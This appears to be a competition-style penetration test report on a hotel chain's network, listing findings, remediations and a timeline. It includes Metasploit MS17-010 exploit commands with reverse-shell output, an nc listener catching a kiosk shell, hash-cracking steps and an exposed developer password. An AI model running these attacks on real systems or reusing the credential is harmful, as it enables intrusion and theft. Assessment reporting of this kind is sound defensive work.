The
COZY CROISSANT

Internal Penetration Test Report

Private and Confidential
Prepared by: XXXX xx
Date: 1/14/2023
Version: 2.0

Disclosure Statement

This document contains proprietary and confidential information of a highly sensitive nature. All information in this document is confidential, privileged, and is intended only for The Cozy Croissant, the party to which it is disclosed. All confidential information of a party shall remain the exclusive property of such party. Reproduction or distribution of this document without the express written permission of The Cozy Croissant is strictly prohibited.

Executive Summary

The penetration test report for TCC, a small hotel chain, has identified 18 vulnerabilities within the company's systems and infrastructure. The vulnerabilities include weak credentials, such as easily guessable passwords and unsecured accounts, as well as critical vulnerabilities, such as unpatched software and misconfigured systems.

These vulnerabilities, if exploited by threat actors, could potentially compromise the security of TCC's systems and data, leading to data breaches, unauthorized access to sensitive information, and potential financial losses. Sensitive information includes data of hotel guests such as credit card details, personal identification numbers, and other sensitive data.

The report recommends implementing strong password policies, regular software updates and patching, and proper configuration of systems. Additionally, the company should conduct regular penetration testing and vulnerability assessments to identify and remediate any new vulnerabilities that may arise.

Furthermore, the report suggests TCC to consider administering multi-factor authentication and a robust incident response plan to minimize the potential damage of a security incident, and ensure a quick and effective response. TCC should also consider compliance with the regulations related to the handling of sensitive data of guests such as PCI-DSS and GDPR.

Overall, TCC should take immediate action to address the identified vulnerabilities and improve the overall security of their organization to protect against potential threats, specifically the sensitive information of their guests.

Engagement Overview

Purpose


After a prior test on [redacted], XXXX-XX was contracted by Croissant Holdings Incorporated (CHI) to perform another comprehensive penetration test on The Cozy Croissant's (TCC) network. The purpose of the audit was to evaluate the company's security posture after the initial engagement. All activities were conducted to simulate a threat actor in a targeted attempt to gain unauthorized access to assets. The goals of the assessment were as follows:

1. Identify potential vulnerabilities and check if prior findings have been remediated; evaluate their risk
2. Assess compliance in accordance with regulations such as the Payment Card Industry Data Security Standard (PCI-DSS) and General Data Protection Regulation (GDPR).
3. Improve resiliency of business operation, and overall infrastructure
4. Outline key remediation to secure TCC's network.

Scope

The scope was the 10.0.0.0/24 and the 10.0.200.0/24 subnets.

Network Topology



Methodology

The experts of [redacted] conducted the penetration test using the NIST and Open Web Application Security Project (OWASP) frameworks.

The assessment started with a reconnaissance phase, which included information gathering and scanning and vulnerability analysis. During information gathering, the following was recorded: port and service identification, host name and IP address information, personally identifiable information, and application and service information. Techniques such as OSINT (open source intelligence) and tools such as Nmap aided the process. Using publicly available vulnerability databases such as ExploitDB, services, applications, and operating systems were searched for exploits.

Once sufficient information was gathered, the attack phase commenced using all information collected thus far. Identified potential vulnerabilities were verified for whether they were exploitable using tools such as Metasploit, BurpSuite, and BloodHound. Initially, the goal was preliminary access to the system and once gained, if only user-level access was obtained, the next step would be privilege escalation. Fuzzing was used extensively to test for SQL injection, JSON Injection, path traversal, command injection, template injection, common files and directories on authenticated and unauthenticated endpoints. Fuzzing was tailored to relevant services using SecLists, FFUF and BurpSuite. Additionally, the Jellyfin API was fuzzed using a stateful rest api fuzzer called RESTler.

Evidence of vulnerabilities were gathered through screenshots with sensitive information redacted.

Metrics

CVSS Scoring

The Common Vulnerability Scoring System (CVSS) is used to assess the severity and technical impact of a vulnerability. The score ranges are based on the CVSS v3.0 Ratings and the calculation executed utilizing the National Vulnerability Database (NVD)'s CVSS v3.0 calculator.

Score	Rating
0	Informational
0.1- 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical

Risk Score

The risk score is used to assess the business impact of a vulnerability. The risk scores are determined as a function given the likelihood and impact. The likelihood is based on the threat occurrence likelihood, which is how likely a threat event could occur and the threat event, and the threat event adverse impact likelihood, which is how likely a threat event that occurred would trigger an adverse impact. The threat impact is determined with the considerations of operations, assets, individuals, organizations, and the nation in mind.


		Impact			
Likelihood		Low	Medium	High	Critical
	Very Likely	Low	Medium	Critical	Critical
	Likely	Low	Medium	High	Critical
	Unlikely	Low	Medium	High	High
	Rare	Low	Low	Medium	Medium


Informational	Risks which aren't risks

Low	Risks which can affect the user and/or their profile
Medium	Risks which can affect other guests
High	Risks which will affect other guests and will deny proper services
Critical	Risks which can incapacitate the hotel and are long term or permanent

Assessment Summary

Statistics





Positive Measures

During the course of our penetration testing engagement, we observed that the client company had made significant improvements to their network security. The client company has taken a number of measures to enhance the security of their network, including:

- Implemented effective network segmentation controls to separate the guest network from the corporate network. Access controls were implemented to prevent unauthorized access to the corporate network.
- Increased the use of HTTPS over HTTP for all web-based communication to provide secure communication between client and server.
- Moved from unauthenticated to authenticated Remote Procedure Calls (RPC) to prevent unauthorized access to critical systems and data.
- Improved SMB security by implementing security controls to restrict access to SMB shares and by monitoring SMB connections.
- Disabled Remote Desktop Protocol (RDP) and certain PowerShell commands on the domain controller to prevent unauthorized access to the domain controller and to restrict the use of potentially dangerous commands
- Enabled virus and spyware protections in Windows Defender to provide an additional layer of security against malware threats.
- Encoded LDAP passwords using base64 instead of storing them in cleartext to provide a modest improvement to password confidentiality.

Overall, the client company's efforts to improve their network security have greatly enhanced the security of the client company's network from the previous engagement. These improvements have reduced the risk of unauthorized access to the corporate network, and have reduced the risk of a potential data breach. We commend the client company for their efforts to improve their network security by taking steps in securing their infrastructure.

Key Findings

During our penetration testing engagement, we identified several key findings that represent a significant risk to the client company's network security. The most critical of these findings are as follows:

- Remote Accessibility of Kiosks on the Guest Network: Our testing revealed that the kiosks on the guest network were remotely accessible with WinRM. This presents a significant risk as an attacker could use this accessibility to gain unauthorized access to the kiosks and potentially the entire guest network. This could lead to sensitive data being compromised, unauthorized access to company resources and possible lateral movement in the network.
- Lack of Authentication for Administrator User on Kiosks: We identified that the Administrator user on the kiosks was not authenticated. This means that anyone could potentially gain access to sensitive information stored on the device. This could lead to sensitive data being compromised, unauthorized access to company resources and possible lateral movement in the network.
- Poor Password Policy: Our testing revealed a poor password policy in place. Passwords were found to be easily guessable, and commonly used passwords were not being properly enforced. This presents a significant risk as attackers could potentially use this weakness to gain unauthorized access to the network. This could lead to sensitive data being compromised, unauthorized access to company resources and possible lateral movement in the network.
- Improper Storage of Personal Identifiable Information (PII): Our testing revealed that PII data was stored in an insecure manner. This presents a significant risk as an attacker could potentially gain access to this data and use it for malicious purposes such as identity theft and social engineering attacks. This could lead to sensitive data being compromised and even reputational damage to the company.

These findings represent a significant risk to the client company's network security and should be addressed as a priority. The severity of these findings is critical as they could lead to a compromise of sensitive data, unauthorized access to company resources, possible lateral movement in the network, and could expose the company to compliance-based legal challenges.

Remediations

Based on the key findings identified during our penetration testing engagement, we recommend the following remediation measures to improve the security of the client company's network:

- Remote Accessibility of Kiosks on the Guest Network: To address this finding, we recommend disabling the WinRM service on the kiosks or configuring it to only allow connections from authorized IP addresses.
- Lack of Authentication for Administrator User on Kiosks: To address this finding, we recommend implementing multi-factor authentication for the Administrator user on the kiosks. This could include requiring a password and a security token or biometric authentication.
- Poor Password Policy: To address this finding, we recommend implementing a strong password policy that enforces the use of complex passwords and prevents the use of commonly used passwords. Additionally, it is recommended to implement password cracking prevention mechanisms such as rate-limiting and account lockout.
- Improper Storage of Personal Identifiable Information (PII): To address this finding, we recommend implementing proper encryption for PII data stored on the network. Additionally, it is recommended to ensure that PII data is only accessible to authorized personnel and that any data transfer of PII is done through secure channels.

It is important to note that these remediation measures should be tested and validated after implementation to ensure that they are properly functioning and address the identified vulnerabilities. Additionally, it is recommended to have a regular penetration testing schedule and a continuous monitoring mechanism to identify new vulnerabilities and to track the effectiveness of the implemented security measures.

Regulations and Compliance

PCI-DSS

The Payment Card Industry Data Security Standard (PCI-DSS) is a set of guidelines that ensure that a company or organization that processes, transmits or stores payment information such as credit, debit, or prepaid cards keeps the data secure and private.

Based on the 12 major steps, XXXX-XX discovered violations of Requirement 3 (protected stored cardholder data) and 7 (Limit access to cardholder data according to specified requirements) from PCI-DSS standards in the Hotel Management Software.

The identified PCI-DSS violations put sensitive cardholder data at risk of compromise. Immediate action should be taken to address these issues in order to comply with the PCI-DSS requirements and protect sensitive cardholder data.

GDPR

The General Data Protection Regulation (GDPR) is a set of guidelines imposed by the European Union (EU) on the personal data protection and privacy of EU citizens or residents. Although TCC is located in the United States, the GDPR applies to all companies or organizations that process the personal data of individuals in the EU.

Data at rest and in transit should be properly protected and not include data that is not necessary. We found that LDAP stored PII with full names, email addresses, and physical addresses stored in various locations. Hotel Management Software stored full names, email addresses, phone numbers, and physical locations.

Details of the Violations:

Inadequate data protection measures - The client was found to have inadequate technical and organizational measures in place to protect personal data from unauthorized access or loss. This violates GDPR Article 32 and could result in fines up to €10 million or 2% of the company's global annual revenue.

Recommendations:

- Implement appropriate technical and organizational measures to protect personal data from unauthorized access or loss.
- Regularly review and update data protection policies and procedures to ensure compliance with the GDPR.
- Conduct regular risk assessments and penetration testing to identify vulnerabilities and ensure the effectiveness of data protection measures.

Timeline (All Times in PST)

January 13, 2023

7:00	Inject 1 - Safe received
7:30	Inject 2 - Scope Violation Plan
7:19	Started Scanning Public/Internal Networks
7:30	Stopped Scanning
7:45	Scanned full ports 10.0.0.5 2023-01-13 07:38 PST - ALL FILTERED
8:13	Scanned Kiosks
8:43	Created a reverse shell on kiosk using WinRM RCE vuln
8:47	Opened CMD through Remote Desktop on Kiosk

9:36	Found 404 page on kiosk
9:39	Found Login Reset Portal on the cozy croissant 18.208.137.177
9:42	Downloaded Nmap on 10.0.200.101
9:49	Discussed changing network segmentation with staff
9:56	OpenVAS scan of corp network
10:33	Tried to enumerate users with through RPCClient, failed requires password
10:05	Started Nmaping Internal Network after ACL Drop
10:55	Jellyfin service unavailable
11:28	Openvas scan of guest network
11:40	Presented OSINT presentation
12:00	Gained access to the Domain Controller
12:47	LSA Dumped Secrets
12:47	Tried all credentials on RDP, WinRM and SSH
12:50	DCSync attack
12:53	MongoDB Server has no password
12:58	Dumped Bloodhound
14:54	Found wp-includes index in 10.0.0.11

January 14, 2023

6:15	Found database password in wp config files 10.0.0.0.11 and got Admin hash
6:20	Enabled RDP on domain controller
6:52	Unlocked the safe and sent in a support ticket.
7:00	Installed wireshark on Domain Controller
7:10	Made bobby pin reinforced capri sun safe cracking tool for safe
7:15	Golden Ticket Created
7:30	Found PII and Reservations in WP
8:27	Found credit card information on 10.0.0.6 while planning social engineering
8:28	Searched and enumerated on 10.0.0.6
10:31	Conducted social engineering phone call
10:47	Used WinRM to access 10.0.0.51
10:58	Ran Hydra against Postgres database
10:31	Post-ex on 10.0.0.6 through WinRM
11:27	Fuzzed 10.0.0.102
11:32	Fuzzed password +usernames on 10.0.0.200
11:59	Got local admin on 10.0.0.6 (migrated process to privileged process lsass.exe)

12:30	Fuzzed Jellyfin API
12:30	Looked through temp directories
12:56	Automated pentesting inject
12:57	Attempting to find use of SecureAdministrationPassword.exe
13:00	Fuzzed Jellyfin using Restler-Fuzzer
13:38	Logged into into 10.0.0.102 and then dumped LDAP
14:04	Investigated the Jellyfin API based on fuzzing results.
15:38	Deleted Golden ticket user and users
16:49	Shutdown workstations

Findings


Any finding denotes with an asterisk (*) in the title refer to prior findings that have not been resolved.

Critical

WordPress Admin Panel Weak Password	
Risk Rating	CVSS Score
Critical	**6.7**
Affected System(s)	HMS - Hotel Management Software (10.0.0.11)
Details	We were able to guess the admin credentials because it was commonly guessable.
Impact	The WordPress site was used for hotel management purposes. With admin access, attackers can control the site by activities such as moderate comments, create new pages, and install extensions. Attackers would also have access to reservation information and could tamper with currency exchange rates.
Replication	1. RDP into 10.0.0.11 with administrative privileges 2. View the wp-config.php file to access the database password 3. Edit wp-config.php to enable cookies; **define('COOKIE_DOMAIN', $_SERVER['HTTP_HOST']);** 4. Query the database for the admin panel password hash 5. Crack the password using a password cracker 6. Log into the admin panel.
Remediation	Ensure that any administrative account uses a strong password. Refer to Appendix B for password recommendations.

<table>
<tr><th colspan="2">SMB Vulnerability</th></tr>
<tr><td>Risk Rating</td><td>CVSS Score</td></tr>
<tr><td><b>Critical</b></td><td><b>9.3</b></td></tr>
</table>

<table>
<tr><td>Affected System(s)</td><td>10.0.0.5</td></tr>
<tr><td>Details</td><td>We found that the domain controller was missing the MS17-10 critical security update. We were able to execute code remotely by sending a message to the SMB server using Metasploit.
1. use exploit/windows/smb/ms17_010_psexec
2. set RHOST 10.0.0.5
3. exploit</td></tr>
<tr><td>Evidence</td><td>




```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.0.254.204:4444
[*] 10.0.0.5:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 10.0.0.5:445 - Built a write-what-where primitive ...
[+] 10.0.0.5:445 - Overwrite complete ... SYSTEM session obtained!
[*] 10.0.0.5:445 - Selecting PowerShell target
[*] 10.0.0.5:445 - Executing the payload ...
[+] 10.0.0.5:445 - Service start timed out, OK if running a command or non-se
rvice executable ...
[*] Sending stage (175174 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.254.204:4444 → 10.0.0.5:50087 ) at 20
23-01-13 11:58:08 -0800

meterpreter > ls
Listing: C:\windows\system32
```

</td></tr>
<tr><td>Impact</td><td>Anyone who has access to the network has the ability to take over the domain controller and gain remote code execution on the system. This gives an attacker access to any account on the domain.</td></tr>
<tr><td>Remediation</td><td>Install the critical windows security update MS17-010. And disable smbv1 on all systems.</td></tr>
</table>

SMB Vulnerability	
References	https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf https://technet.microsoft.com/library/security/MS17-010

WinRM Remote Access on Kiosks	
Risk Rating	CVSS Score
Critical	**9.8**
Affected System(s)	10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104
Details	In the enumeration of open ports on the guest kiosks, we found that the WinRM service was running and accessible. Windows Remote Management is a service that allows for remote management of Windows systems, and since the Administrator user did not have an authenticated logon, we were able to run arbitrary commands. Using this capability, we were then able to obtain full privileged shells on the kiosks.

WinRM Remote Access on Kiosks

Evidence	 PS C:\Users\Administrator> Invoke-Command -ComputerName kiosk04.guest.cc.local -Credential 2023-FINALS-T14\Administrator [illegible] ┌──(root@[redacted])-[~] └─# nc -nvlp 80 listening on [any] 80 ... connect to [10.0.254.205] from (UNKNOWN) [10.0.200.104] 50540 whoami kiosk04\administrator
Impact	It is important to note that this vulnerability can be exploited by anyone with access to the network, including both external attackers and malicious insiders. As this provides full privileged remote code execution, having WinRM accessible with an unauthenticated Administrator user can have severe consequences for the organization, including data breaches, system compromise, loss of reputation, financial loss and compliance violation. It is critical to take immediate action to mitigate this vulnerability to protect the organization and its assets.
Remediation	In order to mitigate this vulnerability, it is essential to ensure that WinRM is configured securely and that all administrator accounts have strong passwords.


* No Password for Administrator on Kiosks *	
Risk Rating	CVSS Score
Critical	**9.0**
Affected System(s)	Guest Kiosks (10.0.0.200-101-4)
Details	When attempting to gain access to the guest network, we went for the kiosk machines. After trying with default credentials, we found that the Administrator account did not have a set password.
Impact	Administrator privilege can allow for a malicious guest to install persistent or high privileged programs which can potentially allow snooping onto other guests when they use the machines. This would result in personal information of guests being leaked which is the responsibility of the hotel to protect. Likewise, they can use the administrator privileges to escape various restrictions in the session allowing them to conduct unintended activity with the kiosks. This will circumvent the various security layers put in place to prevent malicious behavior.
Remediation	There should be a strong password set for the Administrator account. We highly recommend following a strong password scheme as defined below in Appendix B.

High


* Weak Password Policy *	
Risk Rating	CVSS Score

* Weak Password Policy *	
High	8.3
Affected System(s)	All systems affected
Details	Weak passwords are those that lack any complexity or are commonly used.
Evidence	Many passwords were short, brute-forceable, and/or found on dictionaries like rockyou.txt.
Impact	With weak passwords present in the system, it makes it very easy to guess or brute force with minimal effort. Recovered passwords can cause an attacker to compromise the entire system. Privileged user's passwords can compromise other users as well.
Remediation	Consider enforcing a minimum length and passphrases. Password length is considered the primary factor in password strength. Password phrases, which are sequences of words, are recommended as they are complex and easier for users to remember. Adding symbols and special characters may also help strengthen passwords.
References	https://blog.netwrix.com/2022/11/14/nist-password-guidelines/


Passwords exposed in active directory	
Risk Rating	CVSS Score
High	5.0

Passwords exposed in active directory	
Affected System(s)	Active Directory (10.0.0.5,10.0.0.6,10.0.0.11)
Details	We found a developer's password stored in the description of the active directory.
Evidence	 Object ID S-1-5-21-412947362-2914719099-1770904944-1115 Password Last Changed Tue, 10 Jan 2023 15:58:15 GMT Last Logon 0 Last Logon (Replicated) Never Enabled True Email isabella.appleton@thecozycroissant.com Title Developer 1 Description amoryfelicidad261185 AdminCount True Password Never Expires False Cannot Be Delegated False
Impact	Anyone with access to a user of active directory gains access to the password.
Remediation	Do not store passwords in the active directory description. Implement training for staff on password storage best practices.

<table>
<tr><th colspan="3">* Debug Code in Production Systems *</th></tr>
<tr><td colspan="2">Risk Rating</td><td>CVSS Score</td></tr>
<tr><td colspan="2"><strong>High</strong></td><td><strong>8.6</strong></td></tr>
<tr><td>Affected System(s)</td><td colspan="2">10.0.0.12</td></tr>
<tr><td>Details</td><td colspan="2">Debug code was active in the rewards system. This provides an additional entry point into the rewards system and may result in unintended behavior.</td></tr>
<tr><td>Evidence</td><td colspan="2">



```
// configure API to point to correct backend
//const admin_api_baseurl = '/api/admin/';
//const user_api_baseurl = '/api/user/';

//const qs_split_1 = '?';
//const qs_split_2 = '&';

const admin_api_baseurl = 'adminapi.php';
const user_api_baseurl = 'userapi.php';
// debugapi.php

const qs_split_1 = ';';
const qs_split_2 = ';';
```



</td></tr>
</table>

* Debug Code in Production Systems *


Impact	The debug endpoint caused a null dereference when either the username or password field was left blank. This attack was not replicable using the non-debug endpoint. Although PHP is a memory safe language, use of a PHP Zend extension (usually written in C) may have resulted in an exploitable vulnerability. The debug API also leaked the confidential data, including passwords, of all users.
Replication	Submit a user login request with either the username or password field blank. Then, use inspect element to analyze the response to that request and you will see the error response. Comment out the debug endpoints and uncomment the regular endpoints and retry the experiment. You should no longer see the error.
Remediation	As a general rule, all debug code should be completely removed from production deployments. Several debugging and debug logging libraries allow this to be dynamically enforced upon setting a flag for a production deployment. Production infrastructure should also be firewalled off so that it cannot be accessed by debug infrastructure.

* Windows Defender Disabled *

Risk Rating	CVSS Score
High	**5.3**
Affected System(s)	All Windows systems
Details	Although spyware and virus protection was on, real time protection was turned off on all Windows systems we encountered.
Impact	As Windows Defender was turned off we were able to run a Sharphound and Meterpreter on the system and further compromise credentials and learn the layout of the domain.

* Windows Defender Disabled *	
